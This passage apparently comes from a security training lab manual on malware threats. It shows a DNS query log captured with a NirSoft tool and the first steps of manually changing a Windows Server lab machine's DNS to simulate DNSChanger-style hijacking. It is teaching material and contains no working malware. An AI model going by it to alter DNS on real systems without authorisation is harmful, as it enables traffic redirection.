
▶ ◀ 📄 📄 📄 📄 📄 📄

	PTR	SRV	TEXT	Source Address	Destination Address	IP Country
nin: nstld.verisign-gr...				10.10.1.22	8.8.8.8	
				10.10.1.22	8.8.8.8	


2 item(s) NirSoft Freeware. <http://www.nirsoft.net>

Module 07 – Malware Threats


8. As you can see in the above screenshot, the DNS address is **8.8.8.8**.
9. In real-time, attackers will use malicious applications like DNSChanger to change the DNS of the target machine. For demonstration purposes, we are changing the DNS of the **Windows Server 2022** machine in the **Network & Internet settings**.
10. Right-click on the **Network** icon in the lower-right corner of Desktop and click **Open Network & Internet settings**.



